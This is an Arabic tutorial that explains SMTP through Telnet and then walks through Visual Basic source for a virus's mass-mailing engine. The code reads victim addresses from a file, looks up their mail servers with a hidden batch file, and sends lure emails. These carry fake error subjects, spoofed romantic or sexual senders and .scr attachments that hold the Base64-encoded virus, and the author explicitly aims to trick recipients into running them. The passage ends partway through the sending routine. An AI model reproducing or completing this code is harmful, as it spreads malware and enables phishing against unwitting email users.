Simple Mail Transfer Protocol (SMTP) :


هذا البروتوكول عبارة عن مجموعة من الأوامر وخطوات منتظمة وثابتة , ليسهل التعامل مع أي خادم بريد , ويستخدم هذا البروتوكول في إرسال إيميل عن طريق الاتصال بخادم البريد *SMTP Mail Server* - الموقع المضيف للإيميل .. أي المراد إرسال البريد الإلكتروني إلي إيميل مسجل علي خادم البريد نفسه - وذلك علي المنفذ الأساسي 25 ..

وفي الواقع أنت ها هنا تتصل مع برنامج يدعم بروتوكول *SMTP* مثل *Mdaemon* أو أي برنامج آخر موجود علي السيرفر ويستخدم لإدارة حركة الاتصال بين أي عميل وخادم البريد عن طريق هذا البروتوكول... حيث البرنامج هو الذي يرد عليك .. في كل خطوة.. مستخدماً في ذلك الخطوات والأوامر الثابتة لبروتوكول *SMTP* .

حيث يدعم بروتوكول *SMTP* مجموعة خطوات واحدة لإرسال أي بريد.. أي أنه يلعب دور المنظم لعملية الإرسال لأي بريد..

وكمثال بسيط علي استخدام بروتوكول *SMTP* لإرسال بريد إلي ايميل علي الهوتميل من برنامج *Telnet*:

نقوم بتشغيل برنامج *Telnet* , وفي خانة *Host Name* نكتب اسم خادم البريد الذي نريد الاتصال به , وفي خانة المنفذ نكتب المنفذ الأساسي لبروتوكول *SMTP* وهو 25 .




أو من محث سطر الأوامر (دوس , *Dos*) نكتب :

Telnet mx1.hotmil.com 25

بعد الاتصال ستظهر لك معلومات عن خادم البريد المستخدم للهوتميل , ومن ثم سنقوم بمعرفة هل خادم البريد مستعد لتلقي الأوامر التي سنرسلها له.. ونستطيع التأكد من تلك النقطة بكتابة :

Helo Hotmail.com

ولرؤية ما تكتبه ..قم بتشغيل خدمة *Local Echo* من الاعدادات *Preference* .



وبعد ضغط *Enter* .. إذا كان الخادم مستعد فيسيرسل لك رسالة تبدأ بالرقم 250 ثم يليها اسم الخادم..

وإذا لم يكن مستعد لأسباب معينة فيسيرسل لك أرقام أخرى سنستعرضها فيما بعد .
الآن نستكمل ثاني خطوة لإرسال البريد , فنقوم بكتابة عنوان بريد المرسل .

FROM : <Thensync@hotmail.com> MAIL

وعند الضغط *Enter* , سيقوم الخادم بالرد علينا بالرسالة التالية :

250 Thensync@hotmail.com... Sender ok

وسنجد أيضا في بداية الرد الرقم 250 , ومن ثم نستكمل كتابة باقي الخطوات .
الخطوة الثالثة ... وهي كتابة عنوان بريد المستلم للرسالة .

RCPT TO: <theonlykito@hotmail.com>

ثم الضغط *Enter* .. فسيقوم خادم البريد بالرد علينا بالرسالة التالية :

250 theonlykito@hotmail.com... Recipient ok

وسنجد أيضا في بدايتها الرقم 250 , ومن ثم نستكمل كتابة باقي الخطوات .

نقوم الآن بكتابة كلمة *data* ثم الضغط *Enter* .. وتلك الكلمة ستحدد لخادم البريد أننا سنرسل له عنوان ومحتوي الرسالة .

data

وبعد الضغط علي *Enter* .. سيقوم خادم البريد بالرد علينا بالرسالة التالية :

354 Please start mail input; end with <CRLF>. <CRLF>

وسنقوم بكتابة البريد بهذا الشكل :

<i>Subject : Test Telnet Message</i> <i>{Enter}</i> <i>This is my first mail using Telnet</i> <i>{Enter}</i> <i>.</i> <i>{Enter}</i>
--

أول سطر وهو خاص بكتابة عنوان الرسالة مسبوق بكلمة (*Subject:*) حتى يستطيع خادم البريد استخلاص عنوان الرسالة .

وبعد الضغط علي *Enter* ..سيقوم خادم البريد باعتبار أي نص قادم هو محتوى الرسالة *Message body* تبعاً للقواعد الثابتة لبروتوكول *SMTP* ...

وعندما نريد إنهاء البريد وإرساله إلي العنوان الذي قمنا بوضعه..
فإذا تذكرت الرد السابق لخادم البريد علي أمر *data* .. كان :

354 Please start mail input; end with <CRLF>. <CRLF>

أي لابد أن لإرسال الايميل لابد من كتابة الآتي :
Carriage Return+ LineFeed (CRLF)
.Carriage Return+ LineFeed (CRLF)

وهذا ما قمنا بعمله بالفعل عندما نقوم بالضغط علي *{Enter}*
وبمجرد كتابة النقطة علي سطر ثم الضغط علي *Enter* , سيقوم خادم البريد بإرسال الرسالة إلي البريد الذي قمنا بوضعه له .
وهكذا نكون قد انتهينا من إرسال البريد , وإذا أردنا الخروج من الاتصال بخادم البريد نكتب الأمر *quit* .

quit

ولتلخيص تلك الخطوات السابقة لإرسال أي بريد ستكون كالآتي :

```
Helo Hotmail.com
MAIL FROM:
<Thensync@hotmail.com>
RCPT TO:
<theonlykito@hotmail.com>
data
```

Subject: Test Telnet Message
This is my first mail using Telnet

هناك معلومات أخرى يطلق عيه *Header* مثل اسم المرسل واسم المرسل إليه.. وتعتبر تلك المعلومات إضافية .. أي أنه يمكن الاستغناء عنها وعدم كتابتها , وتكتب تلك المعلومات تحت *data* هكذا :

Helo Hotmail.com
MAIL FROM:
<Thensync@hotmail.com>
RCPT TO:
<theonlykito@hotmail.com>
data
From: Mohamed Fayed
To: Osama Fathi
Subject: Test Telnet Message
This is my first mail using Telnet
.

وكما رأيت فيما سبق .. فهي خطوات بسيطة جدا لإرسال بريد لأي إيميل.. وسنقوم نحن بالمثل بإتباع مثل تلك الخطوات أثناء الاتصال بخادم البريد .

لكن يجب أولاً أن ننظر إلي الأرقام التي تسبق ردود خادم البريد علي الطلبات التي نرسلها له .

تلك الأرقام تدعي *MID* أو *Message ID* , و هي أرقام تعريفية للردود , نستطيع نحن أن نعرف رد فعل الخادم علي طلب قمنا بإرساله إليه.. عن طريق تلك الأرقام.. وفيما يأتي تفسير لتلك الأرقام..

الرقم 200

نستقبل هذا الرقم 200 في بداية الاتصال مع خادم البريد

SMTP Mail Server , ونستقبل مع هذا الرقم معلومات عن خادم البريد الذي قمت بالاتصال به .

الرقم 250

نستقبل هذا الرقم والذي يدل علي نجاح الأمر الذي قمنا بإرساله لخادم البريد , وبالتالي نقوم باستمرار إرسال باقي الأوامر إلي خادم البريد

الرقم 354

نستقبل هذا الرقم كرد علي أمر *data* والذي نرسله لطلب بدء كتابة جسم الرسالة *Message body* .

الرقم 221

نستقبل هذا الرقم عندما نقوم بقطع الاتصال بين خادم البريد وبرنامجنا ..وغالباً ما نستقبله عندما ننهي اتصالنا بالخادم باستخدام الأمر *Quit* فيقوم الخادم بعمل *Sign Off* , ويغلق قناة الاتصال والإرسال *Closing transmission channel* . وإذا استقبلنا أي أرقام أخرى غير الأرقام السابقة مثل تلك الأرقام (451, 452, 500, 550, 551) فهذا يدل علي وجود خطأ عند خادم البريد . وهناك العديد من الأخطاء يمكن حدوثها .. لكنني سأتلقي حدوث أخطاء في الأوامر *Command Syntax* طالما قمنا بكتابة الأوامر بصورة صحيحة... من تلك الأرقام التي تدل علي أخطاء والتي من الممكن أن نستقبلها :

الرقم 421

وفيد بأن الخدمة غير موجودة ونستقبله غالباً في بداية الاتصال بخادم البريد.. وبالتالي فنقوم بتغيير عنوان خادم البريد إلي أي عنوان آخر .

الرقم 451

خطأ غير متوقع عند خادم البريد أثناء معالجة الأوامر المرسله إليه .

الرقم 550

ويفيد بأن البريد المرسل إليه غير موجود .

الرقم 552

يفيد بأن الايميل المراد إرسال البريد عليه قد تجاوز المساحة التخزينية المحددة له .

الرقم 553

يفيد بأن اسم البريد المرسل إليه غير مسموح به (لوجود خطأ به , مثل أن يكون الخطأ في كتابته) .

وهناك أرقام لأخطاء أخرى تستطيع الإطلاع عليها بالبحث في مقالات *RFC* الخاصة ببروتوكول *SMTP* .

والرابط التالي لمقالات *RFC* التي تخص الشبكات وتستطيع منه الإطلاع علي أوامر بروتوكول مخاطبة البريد *SMTP* .

<http://www.faqs.org/rfcs/rfc821.html>

بالنسبة للنقطة الثانية وهي إتيان عنوان الخادم *SMTP Server* لأي ايميل تلقائياً فيمكننا الاعتماد علي برنامج *nslookup.exe* والذي يأتي مع نظام التشغيل لعائلة *NT* فمثلاً لإيجاد جميع العناوين *MX* لموقع *hotmail.com* نقوم بتشغيل برنامج سطر الأوامر *cmd.exe* وكتابة

nslookup -type=MX hotmail.com

وسيقوم بإظهار جميع العناوين كما في الصورة التالية :

```

MS-DOS Prompt
hotmail.com MX preference = 5, mail exchanger
hotmail.com MX preference = 5, mail exchanger
hotmail.com MX preference = 5, mail exchanger
hotmail.com MX preference = 5, mail exchanger
mx1.hotmail.com internet address = 65.54.252.99
mx1.hotmail.com internet address = 64.4.50.50
mx1.hotmail.com internet address = 64.4.50.99
mx1.hotmail.com internet address = 65.54.166.99
mx2.hotmail.com internet address = 65.54.252.230
mx2.hotmail.com internet address = 65.54.166.230
mx2.hotmail.com internet address = 65.54.190.7
mx2.hotmail.com internet address = 65.54.190.50
mx3.hotmail.com internet address = 65.54.253.99
mx3.hotmail.com internet address = 64.4.50.179
mx3.hotmail.com internet address = 64.4.50.239
mx3.hotmail.com internet address = 65.54.167.5
mx4.hotmail.com internet address = 65.54.190.230
mx4.hotmail.com internet address = 65.54.253.230
mx4.hotmail.com internet address = 65.54.167.230

```

وبالتالي إذا أردنا أن نستخلص تلك العناوين.. فنستطيع تخزين ناتج تنفيذ الأمر السابق إلي ملف نصي , هكذا :

`nslookup -type=MX hotmail.com >C:\dns.txt`

وبالتالي الملف `dns.txt` سيخزن به جميع الأسماء والعناوين التابعة للموقع `hotmail.com`..ومن هذا الملف نستطيع استخلاص عناوين الانترنت `IPS` لأي خادم بريد `Mail Server` .

ويمكننا فقط استخلاص عنوان الانترنت لخادم البريد ذو رقم ال `preference` الأقل, حيث سيكون أنسب خادم بريد يمكن إرسال الايميل إليه .

والآن سنبدأ في كتابة محرك البريد.. وهو مكون من 2 فورم `Form` حيث الأولي إضافية وقد وضعتها حتى تقوم برؤية واختبار الرسائل التي ترسلها ويمكنك حذفها فيما بعد... والثانية أساسية .. ونقوم بعمل `Hook` باستخدام مقبض تلك النافذة `Hwnd` .. ومن ثم إرسال جميع الرسائل التي تصل لتلك النافذة إلي إجراء فرعي `Winsockmain` موجود ضمن موديول `mdlSubclass` .

والمشروع مكون أيضا من أربع موديول `Modules` .. معرفين كالتالي :

mdlEncode :

وهو خاص بتشفير (*Encoding*) الفيروس المرفق إلي نظام *Base64* , حتى يستطيع خادم البريد التعامل مع المرفق وعكس التشفير (*Decoding*) .

mdlRandomize :

وهو خاص بتكوين رسائل لايميلات عشوائية .

MdlSubclass :

وهو خاص بتحليل رسائل المقبس *Socket* واستقبال رسائل خادم البريد وإرسال الأوامر إلي خادم البريد .

MdlWinsock :

وفيه نقوم بتهيئة مكتبة الوينسوك *Winsock* وأيضا سنقوم بكتابة دالة الاتصال بخادم البريد لأي ايميل ضحية وسيكون اسم الدالة *WinsockConnect()* وتلك الدالة هي ما سنبدأ بكتابته الآن..

ملاحظة :

أؤكد عليك مرة أخرى بأنه يجب مراجعة المشروع المرفق والخاص بمحرك البريد هذا. وأيضاً سلسلة دروس دوال *Winsock API* .. علي القرص المدمج.. وذلك لأنه هناك دوال أخرى قد تم شرحها من قبل في سلسلة الدروس السابقة .. وبالتالي فلن أذكرها هنا..

شفرة دالة *WinsockConnect()* :

```
Public Function WinsockConnect()
```

```
Dim RemoteAddr As sockaddr_in
```

```
Dim sText As String
```

```
Static sMailTo As String
```

```
Static sTemp As String
```

Static sServer As String
Static sIP As String
Static intStart As Integer

' حيث ذلك النص "internet address =" نص ثابت وهو *sText* سيحمل المتغير
 ' سنقوم بالحصول عليه بواسطة *Mail Server* لأي *IP* سيكون دائما قبل أي عنوان
 ' بعد هذا النص *IP* وبالتالي نستطيع استخلاص عنوان الانترنت *nslookup* برنامج

sText = "internet address ="
On Error Resume Next

' علي فرض أنك ستضع جميع الايميلات التي سترسل لها الفيروس داخل الملف النصي
 '(C:\) ' علي فرض أيضا أن هذا الملف سيكون موجوداً علي السي (*mails.txt*)
 'ويمكنك تغيير الاسم والمسار فيما بعد.. ولكنني وضعتهم هنا علي سبيل التجربة

Open "C:\mails.txt" For Input As #1

While Not EOF(1)

' سنقوم بقراءة الملف سطر بسطر وكل سطر سيحتوي علي ايميل مختلف

Line Input #1, sMailTo

' سنقوم باستخلاص السيرفر المضيف للايميل فمثلا نفترض أن الايميل

' Thensync@hotmail.com

' عند استخلاص السيرفر المضيف فسيصبح

'hotmail.com

sServer = Mid(sMailTo, InStr(1, sMailTo, "@") + 1)

' للسيرفر الذي قمنا باستخلاصه *MX* سنقوم بإيجاد عناوين البريد

'... وذلك عن طريق كتابة الكود *nslookup* وذلك باستخدام برنامج

' وتشغيل هذا الملف *Batch File* داخل ملف

' علي سبيل التجربة *Bat* وأيضا الاسم والمسار لملف ال

```
Open "C:\DNS.Bat" For Output As #5
Print #5, , "nslookup -type=MX " & sServer &
">C:\dns.txt"
Close #5
```

' فسيقوم *bat* ولاحظ أنه عند تشغيل ملف ال في وضع إخفاء *Bat* تشغيل ملف ال
' به *nslookup -type=MX* ووضع ناتج تنفيذ الأمر *dns.txt* الملف بإنشاء ملف

```
Shell "C:\DNS.Bat", vbHide
```

' من *Bat* الكود التالي سنقوم فيه بتضييع الوقت لمدة أربع ثواني حتى ينتهي ملف ال
' وعملية إتيان عناوين البريد تأخذ أقل من ثانية *MX* تنفيذ أمر إتيان عناوين البريد

```
Start = Timer
```

```
While Timer - Start < 4
DoEvents
Wend
```

' *dns.txt* من عمله نقوم بفتح الملف النهائي *Bat* وبعد انتهاء ملف ال
' واستخلاص عناوين الانترنت الموجودة داخله والخاصة بعناوين البريد
"internet address =" ' وكما ذكرت سابقاً فعملية الاستخلاص تعتمد علي جملة
' سطر بسطر.. وكل سطر سنبحث عن الجمل *dns.txt* وبالتالي سنقوم بقراءة الملف
' السابقة.. فإذا كانت موجودة.. فسنستخلص عنوان الانترنت الذي يأتي بعدها ونقوم
' *dns.txt* بعمل اتصال عليه إذا نجح الاتصال فنقوم بإرسال البريد، ومن ثم نغلق الملف
' أما إذا لم ينجح الاتصال *Mail.txt* ومن ثم نبحث عن ايميل ضحية آخر داخل ملف

' آخر ونجرب عليه الاتصال *IP* فنقوم بقراءة السطر التالي ونستخلص عنوان انترنت

Open "C:\dns.txt" For Input As #2

Do While Not EOF(2)
Line Input #2, sTemp

"internet address =" نقوم بالبحث عن جملة

intStart = InStr(1, sTemp, sText)

100 فإذا لم يجدها .. فيذهب إلى السطر
' dns.txt لقراءة السطر التالي من الملف *Loop* بعمل *100* وسنقوم في السطر

If intStart = 0 Then GoTo 100

' وإذا وجدها فسيتم تنفيذ الأكواد التالية

"internet address =" في جملة *"="* من بعد رمز *IP* فسنأخذ عنوان الانترنت

sIP = Mid(sTemp, InStr(1, sTemp, "=") + 2)
sServer = Trim(Left(sTemp, intStart - 1))

' به عنوان الانترنت لخدم البريد الذي سنقوم بالاتصال به *sIP* الآن المتغير
' به اسم خادم البريد وهو غير مهم حالياً.. ولكن فقط للعلم به *sServer* والمتغير

DoEvents

Form1.txtStatus = Form1.txtStatus & vbCrLf & "(" &

```
Time & ")" & vbCrLf & "Trying To Connect to the "
& _
"server : " & sServer
```

'TCP' سنقوم بإنشاء مقبس من نوع

```
LlistenSocket = socket(AF_INET, SOCK_STREAM, _
IPPROTO_TCP)
If LlistenSocket = INVALID_SOCKET Then
Form1.txtStatus = Form1.txtStatus & vbCrLf & _
"Unable to Create Socket"
Else
```

'وقد وضعنا 25 ولاحظ أننا سنتصل علي المنفذ RemoteAddr سنقوم بملء بنية
'sIP عنوان الانترنت الذي سنتصل به هو عنوان خادم البريد

```
RemoteAddr.sin_family = AF_INET
RemoteAddr.sin_port = htons(CLng(25))
RemoteAddr.sin_addr = inet_addr(Trim(sIP))
```

'Connect' استعداد دالة الاتصال

```
lRetVal = Connect(LlistenSocket, RemoteAddr, _
```

```
Len(RemoteAddr))
If lRetVal = SOCKET_ERROR Then
Form1.txtStatus = Form1.txtStatus & vbCrLf &
```

```
(" & Time & ")" & vbCrLf & "Unable To" & _
" Connect to the server : " & sServer
```

' هنا إذا لم نستطع الاتصال علي هذا العنوان فسنقوم بالبحث عن عنوان آخر وبالتالي
' آخر IP حتى نقوم باستخلاص عنوان انترنت 100 فلا بد وأن نذهب إلي السطر

GoTo 100

Else ' إذا نجح الاتصال فنقوم باستكمال خطوات إرسال الايميل
Form1.txtStatus = Form1.txtStatus & vbCrLf &
"(" & Time & ")" & vbCrLf & "Connection " &
"succeeded with " & sServer & vbCrLf
End If

' من استقبال *frmhook* لتمكين مقبض نافذة *WSAAsyncSelect* سنستخدم دالة
Socket ' أحداث المقبس

WSAAsyncSelect LlistenSocket, Frmhook.hwnd, _
ByVal WM_SOCKET, ByVal FD_CONNECT Or _
FD_READ Or FD_CLOSE

End If ' for the Socket Function

' *****

' الآن سنقوم باختيار نماذج لرسائل عشوائية ,وجميع الدوال التالية سيلي التطرق إليها
mdlRandomize ' في شفرة موديول

Form1.txtMailTo = sMailTo
Form1.txtNameTo = RndNameTO

Form1.txtMailfrom = RndMailFrom
Form1.txtNamefrom = RndNameFrom

Form1.txtSubject = RndSubject

Form1.txtbody = RndBody

Form1.txtServer = sServer

Form1.txtFileName = RndAttach

' *SendEmail* ' الآن سنقوم بتمرير قيم النموذج العشوائي الذي قمنا باختياره إلى دالة
' , فإذا تم إرسال الايميل ستعود بقيمة *Boolean* ' وقد قمنا بتعريف الدالة من نوع
' *dns.txt* ' والذي سنقوم فيه بغلق الملف النصي 120 وبالتالي نذهب إلى السطر *True*
' لإرسال ايميل عشوائي إلى ايميل ضحية آخر , بينما إذا لم يتم إرسال *Wend* ثم عمل
' , بل استكمال 120 وبالتالي لن يتم القفز إلى السطر *False* الايميل فستعود بقيمة
' لكي يتم البحث عن *Loop* وفيه نقوم بعمل 100 تنفيذ السطر التالي وهو السطر رقم
' آخر , وإذا استمر الحال كذلك ولم ينفع أي عنوان خادم في إرسال *IP* عنوان خادم
' والذهاب إلى السطر *Loop* الايميل فسيتم تجاهل هذا الايميل و الخروج من التكرار
' للبحث عن *Wend* ثم عمل *dns.txt* , وفيه نقوم بإغلاق الملف النصي 120 رقم
' ايميل ضحية آخر .

If SendEmail(Form1.txtMailTo, Form1.txtMailfrom, _

Form1.txtMailTo, Form1.txtNamefrom,

Form1.txtSubject, _

Form1.txtbody, Form1.txtFileName) = True Then GoTo
120

100 *Loop* ' Search for another SMTP Server (IP)

'#####

120 *Close #2*

Wend ' Send To other Mails

' mails.txt ' هنا نكون قد وصلنا إلي نهاية الايميلات الموجودة بالملف النصي
' dns.txt ' وبالتالي نقوم بإغلاق ملف

Close #2

' والتي نقوم بإغلاق أي ملفات تم فتحها بواسطة جملة Reset أو يمكننا استخدام دالة
Open '

End Function

والآن قبل التطرق إلي دالة SendEmail الموجودة بموديول MdlSubclass سنلقي
نظرة علي موديول mdlRandomize
والمستول عن تكوين رسالة عشوائية.. ومעذرة لو وجدت كلام سيء في شفرة هذا
الموديول، ولكن هذا الكلام السيء يعد أهم وسيلة لجذب أي مغفل لتحميل المرفق بإرادته
وتشغيله..

ستجد أنني استخدمت دالة Randomize لاختيار رقم عشوائي جديد كل مرة،
واستخدمت دالة Rnd ودالة Int لتوليد أرقام عشوائية تقع بين الواحد والأربعة..
وقد قمت بوضع أربع نماذج لأي رسالة .

```
Public Function RndSubject() As
String
Dim Counter As Integer, Subject As
String

Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then Subject = "Re:
XXX Mail Delivery (error)"
If Counter = 2 Then Subject = "Re:
```

```

        XXX Message Error! mail "

If Counter = 3 Then Subject = "Bad
    XXX Request Server not" _

        "found! "
If Counter = 4 Then Subject = "Re:
    XXX Mail System Error" _

        " Returned Mail"
    RndSubject = Subject

        End Function

Public Function RndBody() As String
    Dim Counter As Integer, Body As
        String

        Randomize
        Counter = Int((Rnd * 4 + 1))

        Counter = Int((Rnd * 4 + 1))
        If Counter = 1 Then Body = _
            "Dear Friend .." & vbCrLf & _
            " Are you looking For Love ?? " &
                _
                vbCrLf & vbCrLf
            & _
            " here is a free XXX Screen Saver
                full of love ." & _
                vbCrLf & vbCrLf
            & _
            " check it now and don't miss it

```

```

"
'
If Counter = 2 Then Body =
    Attractive body Goes here"
If Counter = 3 Then Body = "
    Attractive body Goes here "
If Counter = 4 Then Body = "
    Attractive body Goes here "
    RndBody = Body
    End Function
Public Function RndMailFrom() As
    String
Dim Counter As Integer, MailFrom As
    String
    Randomize
    Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then MailFrom =
    "britneyXXX@Yahoo.com"
If Counter = 2 Then MailFrom =
    "Sandra82@Hotmail.com"
If Counter = 3 Then MailFrom =
    "cindy2006@Gmail.com"
If Counter = 4 Then MailFrom =
    "hot_angelina@Yahoo.com"

    RndMailFrom = MailFrom

    End Function

Public Function RndNameFrom() As
    String
Dim Counter As Integer, NameFrom
    As String

```

```
Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then NameFrom =
    "Sexy-Jenna"
If Counter = 2 Then NameFrom =
    "My-Sixy-Pics"
If Counter = 3 Then NameFrom =
    "Sweet-Heart"
If Counter = 4 Then NameFrom =
    "True-Love"

RndNameFrom = NameFrom

End Function

Public Function RndNameTO() As
    String

Dim Counter As Integer, NameTo As
    String

Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then NameTo =
    "Romantic"
If Counter = 2 Then NameTo =
    "Romeo"
If Counter = 3 Then NameTo = "Mr
    Lover"
If Counter = 4 Then NameTo =
    "Sweety"

RndNameTO = NameTo
```

```

End Function

Public Function RndAttach() As String
Dim Counter As Integer, AttachName
As String

Randomize
Counter = Int((Rnd * 4 + 1))
If Counter = 1 Then AttachName =
"Free-Love.scr"
If Counter = 2 Then AttachName =
"I-Love-You.scr"
If Counter = 3 Then AttachName =
"Sweet.scr"
If Counter = 4 Then AttachName =
"Love-Story.scr"

RndAttach = AttachName

End Function

```

والآن سنتطرق إلى الشغل الفعلي في الوحدة النمطية *mdlSubClass* , حتى تتعرف علي كيفية مخاطبة خادم البريد *Mail Server* , لإرسال الايميل .

```

Dim EncodedData As String, SplitData As String
Public step As Integer
Dim sTemp As String
Dim Start As Long

Public Function Winsockmain(ByVal hwnd As Long, ByVal
uMsg As Long, ByVal wParam As Long, _
ByVal lParam As Long) As Long

```

```

On Error Resume Next
If uMsg = WM_SOCKET Then
Dim ReadBuffer(1024) As Byte
Dim Data As String
Select Case lParam

Case FD_CONNECT
txtStatus = txtStatus & vbCrLf & "Connected"

Case FD_READ
lRetval = recv(wParam, ReadBuffer(0), 1024, 0)
If lRetval > 0 Then
Data = Left(StrConv(ReadBuffer, vbUnicode),
-
lRetval)

```

' والذي يسبق أي رد قادم من خادم البريد MID سنقوم هنا باستخلاص رقم ال

```

Form1.txtStatus = Form1.txtStatus & vbCrLf & Data
Select Case Mid(Data, 1, 3)

```

' والمفروض أنك تعرف الآن دلالة كل رقم وإذا كنت لا تعرف عليك الرجوع إلي ' وهذا المتغير سيحمل عدد Step بداية هذا الموضوع , لكن المهم الآن هو المتغير ' خطوات إرسال البريد وهم 6 خطوات سيظل هذا المتغير في الزيادة من صفر بقيمة ' واحد في كل مرة تنجح فيها الخطوة السابقة وفي نهاية الخطوة السادسة سنسند ' تمهيدا لإرسال رسالة أخرى Step القيمة صفر للمتغير ' Case 220 نستقبله في بداية الاتصال بعنوان خادم البريد ' بواحد Step تلك هي أول خطوة ناجحة في الاتصال وبالتالي نقوم بزيادة المتغير

step = step + 1

*Form1.txtStatus = Form1.txtStatus & vbCrLf & _
 "220 The Server is Ready To Send Mail" & vbCrLf
 Form1.txtStatus = Form1.txtStatus & vbCrLf & _
 "Step Become " & step & vbCrLf*

